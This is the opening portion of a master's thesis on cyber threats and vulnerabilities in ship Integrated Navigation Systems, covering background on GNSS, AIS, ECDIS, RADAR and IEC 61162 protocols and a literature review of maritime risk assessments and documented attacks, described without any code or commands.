Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

Ulrik Johansen Ruud

Cyber Threats and Vulnerabilities in the Integrated Navigation System

Master's thesis in MIS4900 - Information Security
Supervisor: Vasileios Gkioulos
Co-supervisor: Aybars Oruc
June 2022

NTNU
Norwegian University of Science and Technology

Ulrik Johansen Ruud

Cyber Threats and Vulnerabilities in the Integrated Navigation System

Master's thesis in MIS4900 - Information Security
Supervisor: Vasileios Gkioulos
Co-supervisor: Aybars Oruc
June 2022

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

NTNU
Kunnskap for en bedre verden

Acknowledgment

I would like to thank my supervisors Vasileios Gkioulos, Aybars Oruc and Ahmed Amro for their support during my master thesis. Your guidance and advice during this project is greatly appreciated. I would also like to thank my family and close friends for their support during my two year master study.

Thank you,
- UJR

Abstract

The Integrated Navigation System (INS) is an important system in a vessel as it is aimed towards enhancing safe navigation while sailing at sea. The INS consists of many different navigational equipment. The objective of this study is to show and demonstrate the threats and vulnerabilities in the INS with a focus on the internal network. To find the threats and vulnerabilities, this thesis chose to utilize the STRIDE threat modelling methodology and determine the risk for each threat by using an impact and likelihood approach. The selected devices are: AIS, GNSS, ECDIS, and router.

The risk assessment showed that spoofing, tampering and denial of service is the top three threats for the INS. When the risk for each device was determined, a lab is set up with the devices mentioned to show if the INS is vulnerable to the threats found. Demonstrating all threats of the STRIDE model is considered out of scope, therefore, only the threats that is shown to be of higher risk will be focused on. During the practical experiment, we were able to show that an attacker can get access to the network when a device such as the AIS is connected wirelessy. After the initial access was demonstrated, it was time to focus on the different threats. Results showed that NMEA 0183 sentences can be sent from a malicious computer is possible. This enabled us to perform denial of service attacks by flooding the ECDIS with illegitimate packets. Moreover, we were also able to send GNSS sentences to the ECDIS forcing it to display a false route. Man-in-the-middle and tampering attacks did not work as the AIS sent packets to the broadcast address which made it not possible to modify the packets before they arrive at the ECDIS.

Sammendrag

Det Integrerte Navigasjonssystemet (INS) er et viktig system i et maritimt fartøy. Det sørger for sikker navigering mens man er på havet. INS består av mange forskjellige typer enheter som hjelper til dette. Målet med denne studien er å vise og demonstrere truslene og sårbarhetene som man kan finne i INS, men med fokus på det interne nettverket. For å finne trusslene og sårbarhetene valgte vi å bruke trusselmodelleringsmetodikken STRIDE. For å finne risikoen for hver trussel brukte vi metoden: påvirkning og sannsynlighet. De valge enhetene er AIS, GNSS, ECDIS og ruter.

Risikovurderingen viste at forfalskning, tukling og tjenestenekt er de topp tre truslene for INS. Etter at risikoen for hver enhet var satt, valgte vi å sette opp et nettverk med de samme enhetene for å se om INS er sårbar mot truslene nevnt. Under det praktiske forsøket kan vi se at en angriper kan få tilgang til nettverket når en enhet slik som AIS er koblet til trådløst. Etter at vi viste at tilgang til nettverket var mulig kunne vi fortsette å fokusere på trusslene nevnt. Resultater viste at NMEA 0183 setninger kan sendes fra en ondsinnet datamaskin koblet til det trådløse nettverket. Dette gjorde det mulig for oss å utføre tjenestenekt angrep ved å sende et stort volum med datapakker til ECDISen. Det var også mulig å sende GNSS setninger til ECDIS for å få den til å vise en falsk rute. Mann i midten angrep fungerte ikke da det viste seg at AIS sendte pakker til kringkastingsaddressen som gjorde det umulig å endre på pakkene før de ankom ECDIS.

Contents

Figures

Tables

Code Listings

Chapter 1

Introduction

1.1 Problem Description

Technology has evolved rapidly in the past years to a point where it is difficult to stay ahead to protect systems and personnel. It has undoubtedly revolutionized the maritime sector with the incorporation of IT and OT systems. However, as systems become more advanced and interconnected, it also increases the risk of cyber security incidents. The Integrated Navigation System (INS) is a system that enables navigators to navigate more safely while sailing at sea. The tasks of the INS are listed in [1] and they include:

- Route planning
- Route monitoring
- Collision avoidance
- Navigation control data
- Status and data display
- Alert management

The INS supports many operations and it consists of several components to serve the navigators with navigational data. The data collected from one or more navigation sensors is typically displayed on a multi functional display (MFD). This allows the navigators to view the navigational data presented to them, enabling them to make better and more informed decisions while sailing at sea. While the INS is designed to help seafarers with navigation and increase safety while onboard a ship, there are some threats facing it [2]. Therefore, it is important to determine what threats the INS faces in addition to determining its vulnerabilities.

When new technology and new features are introduced into a system, there is a chance that it is vulnerable to a cyber attack due to the lack of testing. Therefore, it is necessary to implement security measures to prevent attackers from exploiting it. The same goes for the maritime sector, the sector has implemented new technology on ships to increase, for example, the accuracy of navigation. While INS has many advantages, they come with security vulnerabilities as well. The

problem that the maritime sector faces is that the systems designed for ships are almost only focused on operational value. The downside with this is that securing the INS is not given enough attention and the information displayed can be false or inaccurate. One of the reasons for why security is considered weak is that ships rely on obsolete operating systems which does not allow for upgrades. Moreover, failure to upgrade and update systems could be to the conflict between IT and OT technology standards [3].

The purpose of the INS is to ultimately enhance the safety of navigation while sailing at sea. It does this by displaying information that helps avoid geographic, traffic and environmental hazards. One of the purposes in the INS as listed in the MSC.252(83) is that the INS should present correct, timely and unambiguous information to the users in addition to providing connected subsystems and other equipment with the same information [1]. While this is the intended purpose, the INS does not have any security mechanisms that enforce this. Although the data is transmitted in plain text, this is not the main problem. The main problem is that the integrity of the messages is not enforced, meaning, an attacker can easily spoof or modify messages to cause the INS to display false navigational data.

There is a need for improving the security of this system. The reason for this is that the INS is a critical part of a ship, and it is used as a tool to safely navigate while sailing at sea. If you do not trust the data that is provided to you, it does not fully support its purpose. It is therefore important to properly secure this system to ensure that the seafarers can trust the data that the INS provides. The INS consists of several components and there have been documented vulnerabilities many of these [4–6]. Securing these components is therefore a step in the right direction towards creating a secure INS that can provide data with integrity to the navigators.

Before we can focus on increasing the level of security in the maritime industry, it is important to know where we should focus our attention. Popular methods for this is to conduct threat modelling, risk assessments and penetration testing. Threat modelling and risk assessment will be used to get an overview of the threats that the INS is facing. Penetration testing is naturally the next step as we want to know if the INS is vulnerable to the threats found during the threat modelling and risk assessment.

1.2 Keywords

Maritime Cyber Security; Threat Modelling; Risk Assessment; AIS; GPS; ECDIS; Penetration Testing; INS;

1.3 Research Questions

- Research Question 1: What is the state of the art for cyber security in the INS?
- Research Question 2: What are the current cyber security threats towards the INS?
- Research Question 3: Is it possible to exploit the INS with threats discovered from a risk assessment with publicly available tools?

Chapter 2

Background

This chapter will go through the background of this topic. After reading this chapter, the reader should get a basic understanding of the INS, its equipment, performance standards and the communication protocols being used. The INS consists of many different components, but it is important to note that the equipment that makes up an INS can differ from ship to ship. The background section will therefore give an overview of some of the components found in the system.

2.1 Integrated Navigation System

The purpose of the INS is to ultimately enhance the safety of navigation while sailing at sea. It does this by displaying information that helps avoid geographic, traffic and environmental hazards. One of the purposes in the INS as listed in the MSC.252(83) is that the INS should present correct, timely and unambiguous information to the users in addition to providing connected subsystems and other equipment with the same information [7]. Combining different systems and equipment will reduce the workload of the navigators and ultimately increase safe navigation while sailing at sea.

The INS should support the following navigational tasks in accordance with[1]: Route planning, route monitoring, collision avoidance, navigation control data, navigation status and data display and alert management. No single device or equipment can support all the navigational tasks mentioned, and this is why the INS must consist of different equipment to stay compliant with the standards issued by IMO. Another reason why the INS consists of several components is that the failure of data exchange between devices should not affect the independent functionality of the INS.

The INS has a function called alert management. All systems, subsystems, sources and sensors that are connected to the INS should be a part of the alert management. Its purpose is to enhance the handling, distribution, and presentation of alerts within the INS. The alert management collects the priority, classification, handling, distribution, and presentation of alerts [7]. This is to allow the crew of the ship to focus on safe navigation while sailing at sea while at the same

time enabling them to quickly identify and handle abnormal situations. There are three priorities of alerts: alarms, warnings, and cautions. The alarms are alerts that most of the time require immediate attention, the warnings are alerts that do not need immediate attention as the priority is the highest, however, if not given attention to or no action is taken, the warning can become hazardous. Cautions also require the attention of the ship's crew, but they are lower on the priority list and do not require immediate attention. While we classify the alerts into three classifications, the alerts should also be categorised into two different categories: Category A and B. Category A are alerts that indicate a danger of collision or danger of grounding. All alerts that do not fall into Category A should be classified into Category B.

2.2 Global Navigation Satellite System

The Global Navigation Satellite System (GNSS) is an important element in today's modern vessel systems. It provides the real-time location of a vessel at any time due to the wide coverage of satellites and terrestrial systems. In addition, GNSS also provides speed and time information. The communication protocol is called radio frequency (RF) and the satellites orbit the earth 19 000-23 000 km above the earth [8]. The satellite uses an atomic clock that ensures stable time stamps for every vessel communicating with the satellite. Most GNSS receivers consist of two parts: namely an antenna and a receiver unit. The antenna receives the signals and the receiver unit processes the data transmitted so that we can make sense of it in order to determine the position of the vessel.

A minimum of four satellites are required for a GNSS receiver to determine its position. The reason for this is that it uses a method called trilateration. A visual example of trilateration is shown in Figure 2.1. This allows for a ship to know its longitude and latitude position. Each GPS satellite broadcasts a navigational message toward earth. Each message contains a timestamp which is created through the satellite's atomic clock in addition to the satellite's timestamp which is generated at the time of broadcast. The GPS receiver will then receive this signal and calculate the distance between the receiver and the satellite by multiplying the time of transmission with the speed of light (300,000,000 m/s). Doing this calculation for each satellite the receiver receives signals from, will increase the position accuracy [9]. However, it is important to note that GPSs are not 100% accurate. The typical accuracy ranges from 0-10 meters, but in some cases, the potential error can be around 15 metres. The reason for errors can vary, but one of the primary reasons for this is the electrons in the ionosphere that can have an impact on the electromagnetic waves. Moreover, a nanosecond delay in the atomic clocks can lead to around 30 centimetres miscalculation. Receiving information from several satellites can compensate for the time biases and four is considered the minimum number of satellites to determine an accurate position. The more satellites that a receiver receives signals from, the more accurate the positioning becomes. The common GNSS technologies that are used today are[10]:

1. Global Positioning System (GPS) which originates from the United States
2. GLONASS which originates from Russia
3. GALILEO which originates from Europe
4. BEIDOU which originates from China




Figure 2.1: Trilateration with three satellites

GNSS is used for determining the position of a vessel in addition to speed and time information while sailing at sea. It aims to increase safety when sailing at sea and is an essential component of the INS. Messages received by GNSS receivers are translated to NMEA 0183 messages which are then sent to the multifunctional display (MFD) and transformed into a visual representation. A ship's crew can now view the data and determine the position of the ship. It is important to note that an MFD is not required for displaying a ship's position. The GNSS receiver itself can also display the position of the ship on its own without having to send it to an MFD.

2.3 Automatic Identification System

The Automatic Identification System (AIS) is not mandatory for all types of ships, but the carriage requirements of an AIS are identified in detail in SOLAS V/19 [11]. The AIS's intended use is to increase safety in the maritime sector. The equipment transmits a vessel's data to other ships and coastal stations and has several use cases. Such use cases include, but are not limited to: traffic monitoring, search and rescue, preventing collisions and more. There are two different types of AIS, class-A and class-B. The class-B transponder was introduced in 2006 and it is smaller, simpler to operate, and has a lower cost compared to class-a [4]. The class-B AIS transponders are typically found on ships smaller than 300

tons such as fishing vessels and pleasure vessels. The content of the data can be separated into four different categories[12]:

1. Static Data: The static data information category includes information on ship and characteristics. (IMO number, call sign, MMSI, ship name, type and dimensions.
2. Dynamic Data: The dynamic data information category includes information about the ship's movement. (Position in longitude and latitude, speed over ground, course over ground and navigation status.
3. Voyage Related: The voyage related information category includes information on the current voyage. (Destination, estimated time of arrival and draught).
4. Safety Related: The safety-related messages are free format short text messages that must be manually entered. They can be addressed to specific ships or broadcast to all nearby ships and shore stations.

The AIS uses GPS coordinates and transmits its position to other vessels using Very High Frequency (VHF) radio to provide other ships and coastal stations with navigation-related information. While there are only three categories of data, there are 27 different types of AIS messages a ship can broadcast [13]. Any ship that transmits AIS data can also receive AIS data. This allows for navigators to navigate safely and avoid collisions with other vessels. AIS can also receive aids to navigation (AtoN) messages that allow for captains to see objects on the sea other than ships such as marker positions, buoys and lighthouses.

2.4 Electronic Chart Display and Information System

The primary function of the Electronic Chart Display and Information System (ECDIS) is to contribute to safe navigation. Secondary functions of the ECDIS include reducing the navigational workload of the navigators when compared to paper charts. Its tasks pertain to route planning, route monitoring and positioning and it should have the same reliability and availability as paper charts. Equipment such as GPS and AIS may also be connected to the ECDIS to present navigational data. As the performance standard states, the ECDIS should be located either on a dedicated standalone workstation or a multifunction workstation as part of the INS [14]. Furthermore, it is important to have a backup available in case of failure in the primary ECDIS. Some ships choose to have two ECDIS located on a ship where one acts as the backup, however, this is not a requirement. Regular paper charts can also be used in case a ship does not have a secondary ECDIS.

2.5 RADAR

RAdio Detection and Ranging (RADAR) is a device that will assist navigators with both safe navigation and collision avoidance [15]. It serves its purpose greatly in

critical waters, when navigation in a reduced visibility area, and when approaching ports. The RADAR consists of three units; a scanner, a transceiver, and a display unit. The transceiver unit is normally fitted along with the scanner. The display unit is connected to the transceiver to display the information from each scan. The RADAR sends out bursts of electromagnetic energy with the speed of light to identify any ships, objects or land that is nearby. This will increase both safe navigation and collision avoidance. According to the performance standards for RADAR, the device can be combined with other equipment such as the AIS and ECDIS to improve the safety of navigation [15].

2.6 Guidelines, Resolutions and Maritime Organizations

2.6.1 IMO - Maritime Safety Committee

The Maritime Safety Committee (MSC) deals with matters related to security and safety in the maritime sector. The meeting frequency varies from 1-2 times a year. This is where the MSC discusses topics related to for example cyber security, performance standards, autonomous vessels etc. The matters discussed cover both passenger ships and all kinds of cargo ships. The MSC is also tasked with updating the SOLAS convention and related codes. As seen in previous chapters, the performance standards related to the different types of equipment fitted in the INS were described using the performance standards created by MSC.

2.6.2 SOLAS

Safety of life at Sea (SOLAS) is a convention that concerns the safety and security of personnel and ships while sailing at sea. The convention consists of 13 chapters and each chapter contains its own set of regulations. There are many chapters that aim to increase the safety and security of ships and personnel at sea. As this thesis aims to investigate the cyber threats and vulnerabilities in the INS, only chapter V will be discussed in this section. One of the reasons why there are no standard INS that all vessels have is because of the SOLAS chapter V. The regulation states that chapter V applies to all ships except warships and ships solely navigating in specific areas. However, the administration can make exceptions to ships that are[16]:

1. Below 150 gross tonnage
2. Below 500 tons not engaged on international voyages
3. Fishing vessels

The regulation is applicable from 01.07.2002 and concerns both new and existing ships. Chapter V contains many different regulations that aim to enforce the safety of navigation while sailing at sea. Following this mandatory standard will ensure that there are procedures in place for keeping equipment and systems up to date. The standard also states what types of equipment are mandatory in ships depending on their size. The standard is also designed in a way that ensures the

ship is still operational even if some systems are down or some equipment is malfunctioning. Meaning, if some pieces of equipment are not working properly, the ship should still be able to meet the different requirements. However, without going into detail, there are different requirements depending on the gross tonnage of the ships.

2.6.3 BIMCO

Baltic and International Maritime Council (BIMCO) is a membership-based non-governmental organization for maritime companies[17]. The BIMCO organization promotes standardization and provides tools and useful advice for members of the organization. However, the guidelines created by BIMCO are not mandatory compared to the standards provided by IMO in the MSC. As stated in the terms of use section in the guideline 'The Guidelines on Cyber Security Onboard Ships,' "*the advice and information given in this publication are intended purely as guidance to be used at the user's own risk*" [18].

BIMCO's guideline on cyber security is a document that provides guidelines on how to deal with cyber security in the maritime sector. It touches upon the different threat actors one might face, common vulnerabilities found in the maritime sector and types of threats. The cyber security guideline provided by BIMCO is created in accordance with IMO resolutions, U.S National Institute of Standards and Technology (NIST), Digital Container Shipping Association (DCSA) guidelines and International Association for Classification Societies (IACS) guidelines [18].

2.7 Communication Protocols

There are different communication protocols that can be used on ships. The common one used is the IEC 61162 standard, however, this standard comes in different versions as seen in the list below [19]:

- IEC 61162-1 - Single talker and multiple listeners
- IEC 61162-2 - Single talker and multiple listeners
- IEC 61162-3 - Multiple talkers and multiple listeners
- IEC 61162-450 - Multiple talkers and multiple listeners
- IEC 61162-460 - Multiple talkers and multiple listeners

2.7.1 IEC 61162-1

This communication standard is considered as NEMA 0183 and the latest standard available now is from 2016 [20]. The standard is created to support one-way serial data transmission from a single talker to one or many listeners. The data is transmitted in printable ASCII format and support a maximum of 79 characters. The standard is not intended to support high bandwidth applications such as RADAR or any other file transfer applications. The aim is to support communication between devices using sentences that is not large data files. The standard

warns about using NMEA 0183 for safety-related messages as there is no provisions for guaranteed delivery in addition to limited error checking capability.

2.7.2 IEC 61162-2

Compared to the IEC 61162-1 standard, this standard should support a faster transmission rate. This standard is based on NMEA 0183, and same as with IEC 61162-1, the IEC 61162-2 does not have any provision for guaranteed delivery of messages in addition to limited error checking capability [21]. It supports the same number of ASCII characters as IEC 61162-1, but with a higher transmission rate.

2.7.3 IEC 61162-3

IEC 61162-3 is based on the NMEA 2000 standard. Compared to IEC 61162-1 and 2, IEC 61162-3 supports multiple talkers and multiple receivers. Moreover, this standard was created due to the increased complexity of the latest equipment and systems in the maritime sector [22]. The standard supports relatively brief data messages whether it is periodic or transmitted as needed. The standard is, compared to IEC 61162-1 and IEC 61162-2, not intended to support high-bandwidth applications such as radar. The communication between equipment is designed in a different way than IEC 61162-1 and IEC 61162-2. The first two standards are using a three-character code to identify the talker in a sentence [20]. However, the IEC 61162-3 uses a parameter group number (PGN). The PGN is an 8-bit or 16-bit number that identifies each parameter group [22]. The document provides an Annex that shows the relations between IEC 61162-1 and IEC 61162-3.

2.7.4 IEC 61162-450

It is possible for a ship to use different communication protocols simultaneously. In the IEC 61162-450 document, they state that a system device can for example use the IEC 61162-1 or IEC 61162-3 standard [23]. However, in order to use the IEC 61162-1 standard, the devices must be connected to a serial network gateway function (SNGF). In order to use the IEC 61162-3 standard, the device must be connected to the network gateway function (PNGF). The SNGF and PNGF accept sentences in the two standards mentioned, but they will format the outgoing sentences according to the requirements of IEC 61162-450. When using the IEC 61162-450 standard, the equipment shall implement IPv4 and should support the minimum requirements such as [23]:

- Address Resolution Protocol (ARP)
- Internet Protocol (IP)
- User Datagram Protocol (UDP)
- UDP Multicast
- Transmission Control Protocol (TCP)

- Internet Control Message Protocol (ICMP)
- Internet Group Management Protocol (IGMP)

The communication protocol used in a network following the IEC 61162-450 standard for transmitting sentences can be both UDP and TCP. However, when using multicast (ie. transmitting data to multiple receivers, the IEC 61162-450 uses UDP. The advantage of using TCP is the reliability when transmitting from a sender to a single receiver.

2.7.5 IEC 61162-460

The IEC 61162-460 standard is used in conjunction with IEC 61162-450. As stated in the document: "*This document does not introduce new application-level protocol requirements to those that are defined in IEC 61162-450*" [24]. However, the reason why this standard is created is to introduce more security into the network. The standard aims to increase the level of security due to external threats in addition to improving network integrity.

2.8 Conclusion

During this chapter, the INS has been described by utilizing the performance standard issued by MSC. There are several devices fitted in an INS, and it is out of scope to include all of them, therefore, only a few key components have been included in this background section. The components have been described in accordance with the performance standards but other scientific papers have been included as well. It is important to get an overview of the functionality of the devices before focusing on their level of security. This chapter have also presented the different communication protocols being used so that devices can communicate with each other. There is no clear evidence in the literature that states what type of communication protocol is commonly used for ships. One of the reasons for this can be that the type of communication protocol being used is depended on when the ship was manufactured.

Chapter 3

Related Work

3.1 Risk Assessments

According to [25] organizations must conduct risk assessments for cyber threats to support safe and secure shipping. There are no standard method for cyber security risk assessment in the maritime industry, so it is up to the organizations to find suitable methods and to conduct them. Many different methods are tried and this section will discuss some of them to take a closer look on how they work in the field of maritime cyber security.

3.1.1 Maritime Cyber Risk Assessment (MaCRA)

The authors in [26] conducted a risk assessment for autonomous ships. The basis of the risk assessment was on three future prototypes of autonomous ships. The risk assessment framework is being used as a novel application of the MaCRA model which is a framework specific to the maritime sector and that assesses cyber risks. They mention that the this risk assessment framework has been used by others in the sector, however, not related to futuristic ships. The MaCRA framework used consists of three axis which are [26]:

1. Technological systems and their impact
2. Attackers ease of exploit
3. Attackers reward for attacking the system

While this thesis does not focus on autonomous ships, cargo systems and sensor systems, the article does provide a risk assessment of the navigation system with a focus on AIS, GNSS and RADAR. As previously known, the INS contains several devices which can be integrated into a MaCRA risk assessment framework. Therefore, it is possible to expand on the risk assessment in [26] to include more equipment and sub-systems from the INS.

Authors in [27] conducted the MaCRA risk assessment with a focus on popular ship systems. They categorize the different systems into four sections; navigation, positioning, communication, and physical asset. The sections regarding

navigation and positioning were described in more detail compared [26] as they included more information related to navigation and positioning. However, both risk assessments mainly focused on the external threat and not the possibility of the insider threat. For example, as mentioned previously in this paper, the network of a ship is using a communication protocol that does not encrypt messages. Therefore, a device being compromised in the internal network of a ship is a dangerous threat.

3.1.2 STRIDE & DREAD

Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Elevation of Privilege (STRIDE) was used as the method for assessing risk by authors in [28]. The STRIDE methodology is more of a threat modelling method, however, the results from the threat modelling can be used to assess risk. The authors applied STRIDE for Cyber-Enabled ships and threat modelled different systems in automotive ships. The risk assessment was can be shown like this: Risk = Likelihood X Impact and the authors applied this to each of the letters in STRIDE for different systems. While the authors focused on more systems than the INS, it is possible to implement this threat modelling for different equipment in the INS. The paper discussed STRIDE in relation to some components of the INS such as the ECDIS and the AIS, however, there are other components one can include in a threat modelling.

Authors in [29] utilizes both qualitative (STRIDE) and a quantitative (DREAD) approach. DREAD stands for Damage, Reproducibility, Exploitability, Affected users/systems, and Discoverability. Same as with the risk analysis in [28], the risk value is calculated by determining impact and likelihood. The DREAD methodology was applied to different systems of a ship. Those that are relevant to this thesis were AIS and ECDIS. It is possible to expand on this to for example include RADAR and GNSS. However, one of the reasons why the authors did not include such components is that they face similar threats and vulnerabilities as AIS and ECDIS. This is because systems in the INS are interconnected and interdependent and thus share similar security risks [29].

3.1.3 CYRA-MS

Authors in [30] choose the Cyber Preliminary Hazard Analysis (CPHA) as the basis for the development of a novel method of cyber risk assessment. The developed method called CYber-Risk for Marine Systems (CYRA-MS) consists of four phases (A-D) and follows in total 10 steps:

1. A - Preparation for analysis: 1. Systematic system analysis and review 2. Selection of attack group 3. system components vulnerabilities identification
2. B - Identification of scenarios: 4. Identification of potential attack types on system components 5. Identification of attack consequences

3. C - Scenarios ranking: 6. Estimating scenarios likelihood 7. Consequences ranking
4. D - System enhancement and requirements generation: 8. Identification of control barriers 9. New scenarios risk assessment 10. Generation of safety recommendations

This type of risk assessment is more case dependent than others. Meaning, that when implementing this risk assessment, security analysts must for example identify threat actors and vulnerabilities depending on the systems and equipment being used. Threat actors can vary depending on the geographical location of the ship and its intended sailing route. Moreover, the systems and equipment in the INS can vary a lot depending on the type of ship. This framework is more applicable for specific ships and is probably not suitable for a general risk assessment of a ship. Compared to other risk assessments this method is more of a situation-based risk assessment as the security researchers must have knowledge about the possible threat actors, type of system and its vulnerabilities, determine the likelihood of a scenario and so forth. It is, therefore, more appropriate to use for ships that are sailing in waters with higher risk as the threat actors can be more aggressive compared to sailing in waters with lower risk.

3.1.4 Cyber Security in Merchant Shipping Service Evolution (CySiMS-SE)

Authors in [31] presents a systematic approach to assessing cyber threats for storyless systems. Their approach is designed to make threat estimations based on potential threat actors, opportunities for them to perform attacks, what their resources have, and their motivation. Their research focuses on the likelihood of a threat actor attacking the system. Their threat likelihood approach is a customized version of the OWASP Risk Rating Methodology (OWASPRR) [32]. Meaning, they want to estimate the likelihood of a successful attack from a group of possible attackers. The results from this study showed that officers, sailors, technical workers, cyber extortionists, and government cyber warriors can be potential threat actors. Three of these threat actors is considered to be insider threat and they have a large room for opportunity to attack the system.

This approach does not take into consideration what types of attack the threat actor would do. Therefore it is difficult to create countermeasures to defend against the threat actors. Furthermore, with this methodology, cyber security specialists do not know where to focus their attention to increase the level of security because they only know the potential threat actors but do not learn any knowledge about the vulnerabilities and attack vectors possible in the system.

3.2 Vulnerabilities in the INS

As mentioned, the intended purpose of the INS is to enhance the safety of navigation while sailing at sea. While the intended purpose of the INS is to enhance the safety of navigation while sailing at sea, it does not have any security mechanisms that enforce this. Although the data is transmitted in plain text, this is not the main problem. The main problem is that the integrity of the messages is not enforced, meaning, an attacker can easily spoof or modify messages resulting in false navigational data being presented to the navigators. According to MSC.252(83) module A-B, the INS does have integrity monitoring [1] in place but this is mainly to support the safety of navigation and alert if there are any system failures or dangerous situations. It does not look like the integrity monitoring has any feature that increases the cyber security of the INS.

3.2.1 GNSS

GPS jamming is a popular threat that GNSS face. GNSS jamming can be described as a denial of service attack on the GNSS receiver. A GNSS jamming device is widely available for purchase on the Internet which increases the number of threat actors. A jamming device will (depending on how far it is from the ship) effectively block the signals that are intended for the GNSS receiver. This will lead to either no navigational data being displayed or erroneous data being displayed. The authors [33] stated that the impact of such an attack depends a lot on the equipment that is installed on a ship. This is because many devices receive signals from a GNSS receiver and when blocking GNSS signals, other types of equipment can suffer as well. Results of a test in 2008 are also showcased in the paper, and it shows that when the GNSS signals are stronger than the jamming signal, there is a normal operation. If the jamming signal is stronger than the GNSS signal, the GNSS signals are denied and the equipment fails to provide navigational data. However, if the jamming signal and the GNSS signal are of equal or close to equal strength, the GNSS will provide erroneous information which often can be hazardously misleading.

Spoofing is another security threat that the GNSS faces. Compared to jamming, this type of attack is more subtle. Meaning, it can be difficult for navigators to detect the spoofed signals and will then continue to trust the navigational data that is being presented to them. The spoofed signal must come with a strength that is more powerful than the legitimate signals retrieved from the satellite. This will "lift" the GNSS receiver from the legitimate signal and force it to accept the spoofed signal [5].

3.2.2 AIS

While AIS has many advantages and offers several benefits, there have been raised several security concerns related to the components over the years. A study conducted by researchers in [4] shows that there are several vulnerabilities in the

AIS component. Exploiting these vulnerabilities can ruin the integrity of the messages. This is critical as navigators of a vessels rely on the information provided by the AIS's on other vessels and objects to be correct in order to prevent collisions. Attacks that have been documented [4] include:

1. AtoN Spoofing which can be done using both software and radio-frequency
2. Ship Spoofing which can be done using both software and radio-frequency
3. Collision Spoofing which can be done using radio-frequency
4. AIS-SART spoofing which can be done using radio-frequency
5. Weather Forecasting which can be done using radio-frequency
6. AIS Hijacking which can be done using both software and radio-frequency
7. Availability Disruption which can be done using radio-frequency

As seen in the list above, the vulnerabilities are mainly related to radio-frequency. The software-based attacks can also be used to target online services as they do not use any type of radio frequency to attack their targets. However, with radio frequency attacks, attackers are able to create illegitimate signals that other vessels are affected by.

Some of the software-based attacks involve sending AIVDM messages sent over UDP. Researchers in [4] developed an encoding tool that generates AIVDM sentences. These sentences can be sent to online AIS providers such as Marine Traffic, AISHub and Vessel Finder using the UDP protocol over port 5322 with the netcat network client. The vulnerability here is that the online AIS providers do not have any implementations that check whether the message was sent from a legitimate ship or not. This shows how easy it can be for an attacker to send malicious messages using AIS technology.

Radio frequency attacks are more dangerous for vessels as there are multiple different attacks one can deploy. The closest point of approach (CPA) algorithm is designed to give an alert to a ship's crew when there is a danger of colliding with another ship. The attack involves faking a possible collision alert for a vessel. This can result in the victim's vessel shifting course into dangerous waters. Other attacks can include vessel spoofing which is an attack that creates a valid but non-existing vessel appearing on other vessels MFD. This can create both confusion and chaos depending on where the spoofed vessel appears.

3.2.3 ECDIS

The software is known to be hosted on a workstation that uses either the Linux or the Windows operating system. The version of the operating system is often not up to date where research has shown that many workstations use Windows XP and Windows 7. This is an out of date operating system that holds many documented and known vulnerabilities. Researchers in [34] used a commercial vulnerability scanner called Nessus Professional. During the experiment, the laptop running the vulnerability scanner was connected to the ECDIS using an Ethernet cross cable. The results showed that four of the vulnerabilities can be classified as high risk and eleven as medium risk. The high-risk vulnerabilities can be related to the web

server Apache 2.2 which allows an attacker to cause a denial of service attacks, gain unauthorized access and cause the ECDIS to crash. This experiment was conducted in 2019 and the Apache server was deemed obsolete in December 2017. This shows that software and equipment in the maritime sector are not updated frequently enough. This is not the first time that the ECDIS has been proven to be running on an outdated Apache Web server. A vulnerability analysis of the ECDIS conducted in 2014 showcased similar vulnerabilities in the ECDIS [35]. An outdated Apache Web server allows attackers to gain unauthorized access, perform denial of service and upload files to the vulnerable workstation hosting the ECDIS software. In both experiments mentioned, the researchers required access to the local area network to perform the vulnerability analysis.

The vulnerability analysis of the ECDIS has mainly shown that the operating system that it is hosted on acts as the weak point. Some of the vulnerabilities can be prevented by simply updating the host operating system from an outdated version to a newer version that still receives security updates. While this can solve many of the current security issues related to the ECDIS, researchers in [6] proposed a method of attack that assumes that the INS is air-gapped. The method requires physical access to the system by inserting a USB flash drive into the workstation. This would then deliver malware to the workstation effectively giving attackers control of the machine (depending on the malware). Compared to methods used in [34, 35], this method does not rely on technical vulnerabilities in the host operating system. In a real-world scenario, an attacker must use social engineering to gain access to the workstation. Furthermore, an attacker must also know the maintenance password of the ECDIS software and the workstation must already be logged in with a user profile with administrator privileges. It is important to note that the aim and objective of this research was to tamper with the ECIDS software which requires the researchers to know the maintenance password of the ECIDS. An attacker with only intent to inflict damage on the system does not need the ECDIS maintenance password to insert malware on the workstation.

3.2.4 RADAR

The radar has similar security threats as the ECDIS. This is because the display unit house both the radar software in addition to the ECIDS software. Therefore, as explained in [36], the same vulnerabilities that were found on the workstation with ECDIS installed are relevant for the radar software as well. As shown in [37] the radar will not be affected when suffering from a GPS jammer. A vessel's crew were able to utilize parallel indexing to keep a safe distance from navigational hazards. However, this technique relies a lot on radar calibration, range scale, and radar conspicuity.

An incident that occurred April 2014 showed that also RADARs are vulnerable to jamming [38]. The USS Donald Cook entered the waters of the Black Sea where a Russian Su-24 tactical bomber flew over the vessel. According to a Rus-

sian newspaper, the Russian Su-24 was equipped with a electronic warfare device called Khibiny. This device managed to disable all radars, control circuits, systems, and information transmission on the ship. It is not clear how this device works, but it shows that RADAR is also vulnerable to jamming devices.

Chapter 4

Methodology

